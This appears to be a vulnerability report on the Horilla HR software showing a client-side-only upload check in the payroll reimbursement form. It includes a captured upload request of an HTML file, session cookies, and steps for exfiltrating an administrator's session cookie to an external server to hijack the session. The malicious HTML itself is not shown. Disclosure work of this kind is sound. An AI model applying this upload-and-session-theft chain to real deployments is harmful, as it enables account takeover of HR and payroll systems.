

Horilla Vulnerability 3


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Description


Unverified dashboard file upload function.

Recreation Steps


1. Navigate to the reimbursement panel and press create.



2. From the source code we are able to see the security controls is on client side.



3. This control can be manually deleted and a malicious HTML file can be uploaded.



Reimbursement / Encashment

Title *

test

Type *

Reimbursement

Allowance on *

08/15/2025

Attachments *

Choose Files invoice.html

Amount *

100

Description *

Please look at the attached receipt.

Save

POST /payroll/create-reimbursement? HTTP/1.1

Host: 100.123.150.86:8000

Content-Length: 2503

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36

X-CSRFToken: L7FHFjF9ALGf4KLGrAfW0jv7rgrB4bofGE6vXRqNM06UyYhwTT9KowoqXySIz8kL

Accept-Language: en-US,en;q=0.9

HX-Target: objectCreateModalTarget

HX-Current-URL: http://100.123.150.86:8000/payroll/view-reimbursement/

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryZuM8bax02VeHWPYd

HX-Request: true

Accept: */*

Origin: http://100.123.150.86:8000

Referer: http://100.123.150.86:8000/payroll/view-reimbursement/

Accept-Encoding: gzip, deflate, br

Cookie: csrftoken=5HBYsIVomDAPEo60Ct4YKn3tGsBhF76G; sessionId=m8poy75jokk7jib3msufyhpzltw8d7de

Connection: keep-alive

-----WebKitFormBoundaryZuM8bax02VeHWPYd

Content-Disposition: form-data; name="title"

test

-----WebKitFormBoundaryZuM8bax02VeHWPYd

Content-Disposition: form-data; name="type"

reimbursement

-----WebKitFormBoundaryZuM8bax02VeHWPYd

Content-Disposition: form-data; name="allowance_on"

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Content-Disposition: form-data; name="attachment"; filename="invoice.html"

Content-Type: text/html

1 HTTP/1.1 204 No Content

2 Date: Thu, 14 Aug 2025 23:55:38 GMT

3 Server: WSGIServer/0.2 CPython/3.12.3

4 HX-Refresh: true

5 Content-Type: text/html; charset=utf-8

6 X-Frame-Options: SAMEORIGIN

7 Vary: Accept-Language, origin, Cookie

8 Content-Language: en

9 Content-Length: 0

10 X-Content-Type-Options: nosniff

11 Referrer-Policy: same-origin

12 Cross-Origin-Opener-Policy: same-origin

13 Set-Cookie: messages=

W1siXl9qc29uX21lc3NhZ2UiLDAsMjUsIlJlYW1idXJzZW1lbnQgc2F2ZW0gc3VjY2Vzc2ZlbGx5Iiwil1:

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

14 Set-Cookie: sessionId=m8poy75jokk7jib3msufyhpzltw8d7de; expires=Thu, 28 Aug 2025

23:55:38 GMT; HttpOnly; Max-Age=1209600; Path=/; SameSite=Lax


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4. Once the high privilege user views the file their session information will get exfiltrated to an external server.



5. Use the exfiltrated cookie to hijack the administrator session.



100.123.150.86:8000/payroll/view-reimbursement/

Horilla > payroll > view-reimbursement

00:00:00

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Only show cookies with an issue

Name	Value	Domain	Path	Expires / M...	Size	HttpOnly	Secure	SameSite	Partition K...	Cross Site	Priority
csrftoken	SHBYsIVOmDAPEo60Ct4YKn3tGsBhF76G	100.123.15...	/	2026-08-1...	41			Lax			Medium
sessionid	m8poy75jokk7jib3msufyhpz1tw8d7de	100.123.15...	/	2025-08-2...	41	✓		Lax			Medium

100.123.150.86:8000/payroll/view-reimbursement/

Horilla > payroll > view-reimbursement

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sessionid	0suodjericsg5mbs7x8pxtrp4nzd4m	100.123.15...	/	2025-08-2...	41	✓		Lax			Medium